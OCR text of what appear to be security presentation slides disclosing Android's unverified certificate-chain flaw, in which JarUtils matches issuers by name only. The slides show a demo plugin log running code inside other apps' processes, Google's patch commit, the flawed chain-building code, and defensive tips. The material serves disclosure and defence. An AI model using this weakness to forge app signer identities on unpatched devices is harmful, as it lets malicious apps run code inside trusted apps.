
```
jeff$  adb install Bluebox_SampleWebkitPlugin.apk
1165 KB/s (39864 bytes in 0.033s)
        pkg: /data/local/tmp/Bluebox_SampleWebkitPlugin.apk
Success

I/PackageManager(  433): Running dexopt on: com.bluebox.labs.chainbreak.demo
D/dalvikvm(11123): DexOpt: load 23ms, verify+opt 6ms, 282884 bytes
I/ActivityManager(  433): Force stopping package com.bluebox.labs.chainbreak.demo appid=10083
user=-1
W/PackageManager(  433): Unknown permission android.webkit.permission.PLUGIN in package
com.bluebox.labs.chainbreak.demo
I/Plugin  ( 8109): Bluebox running code in this process!
I/Plugin  ( 8109): -- uid=10077, pid=8109, process=com.microsoft.skydrive
I/Plugin  ( 5158): Bluebox running code in this process!
I/Plugin  ( 5158): -- uid=10054, pid=5158, process=com.google.android.googlequicksearchbox:search
I/Plugin  (10166): Bluebox running code in this process!
I/Plugin  (10166): -- uid=10081, pid=10166, process=com.salesforce.chatter
```



Live Demo

Mitigation

Patched, sent to OHA partners – get your OTAs in the usual manner (if ever)



commit 2bc5e811a817a8c667bca4318ae98582b0ee6dc6 [log] [tgz]
author Kenny Root <kroot@google.com> Thu Apr 17 11:23:00 2014 -0700
committer Kenny Root <kroot@google.com> Wed Apr 30 16:53:07 2014 +0000
tree 7e8e824bd964e1a7a45d013e0a007cfbbed22e40
parent afd7d9472e5d850a8e1a6d02abaaa9f94579a77f [diff]

Add API to check certificate chain signatures

Add hidden API to check certificate chain signatures when needed. The
getCertificates implementation returns a list of all the certificates and
chains and would expect any caller interested in verifying actual chains
to call getCodeSigners instead.


We add this hidden constructor as a stop-gap until we can switch callers
over to getCodeSigners.

Bug: 13678484
Change-Id: I01cddef287767422454de4c5fd266c812a04d570

luni/src/main/java/java/util/jar/JarFile.java [diff]
luni/src/main/java/java/util/jar/JarVerifier.java [diff]
luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java [diff]

3 files changed

BTW, released to public repo May 21st



Bluebox Security Scanner

(free)

Stick to known sources for your applications

Android 4.4 (KitKat) + is immune to Flash webkit plugin

(KitKat replaced webkit webview with chromium)

Check your (older) device for 3LM extensions

(adb shell getprop | grep ro.3lm.production)

Beware of who asks for Device Admin access

(Settings -> Security -> Device Administrators)

AndroidXRef

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

va/org/apache/harmony/security/utils/JarUtils.java

Apache Harmony ™

```
198
199
200
201
202
203         return createChain(certs[issuerSert
204     }
205
206     private static X509Certificate[] create
207         LinkedList chain = new LinkedList();
208         chain.add(0, signer);
209
210         // Signer is self-signed
211         if (signer.getSubjectDN().equals(signer.getIssuerDN())){
212             return (X509Certificate[])chain.toArray(new X509Certificate[1]);
213         }
214
215         Principal issuer = signer.getIssuerDN();
216         X509Certificate issuerCert;
217         int count = 1;
218         while (true) {
219             issuerCert = findCert(issuer, candidates);
220             if( issuerCert == null) {
221                 break;
222             }
223             chain.add(issuerCert);
224             count++;
225             if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())) {
226                 break;
227             }
228             issuer = issuerCert.getIssuerDN();
229         }
230         return (X509Certificate[])chain.toArray(new X509Certificate[count]);
231     }
232
233     private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates) {
234         for (int i = 0; i < candidates.length; i++) {
235             if (issuer.equals(candidates[i].getSubjectDN())) {
236                 return candidates[i];
237             }
238         }
239         return null;
240     }
```

Thanks

jeff@bluebox.com
http://bluebox.com/blog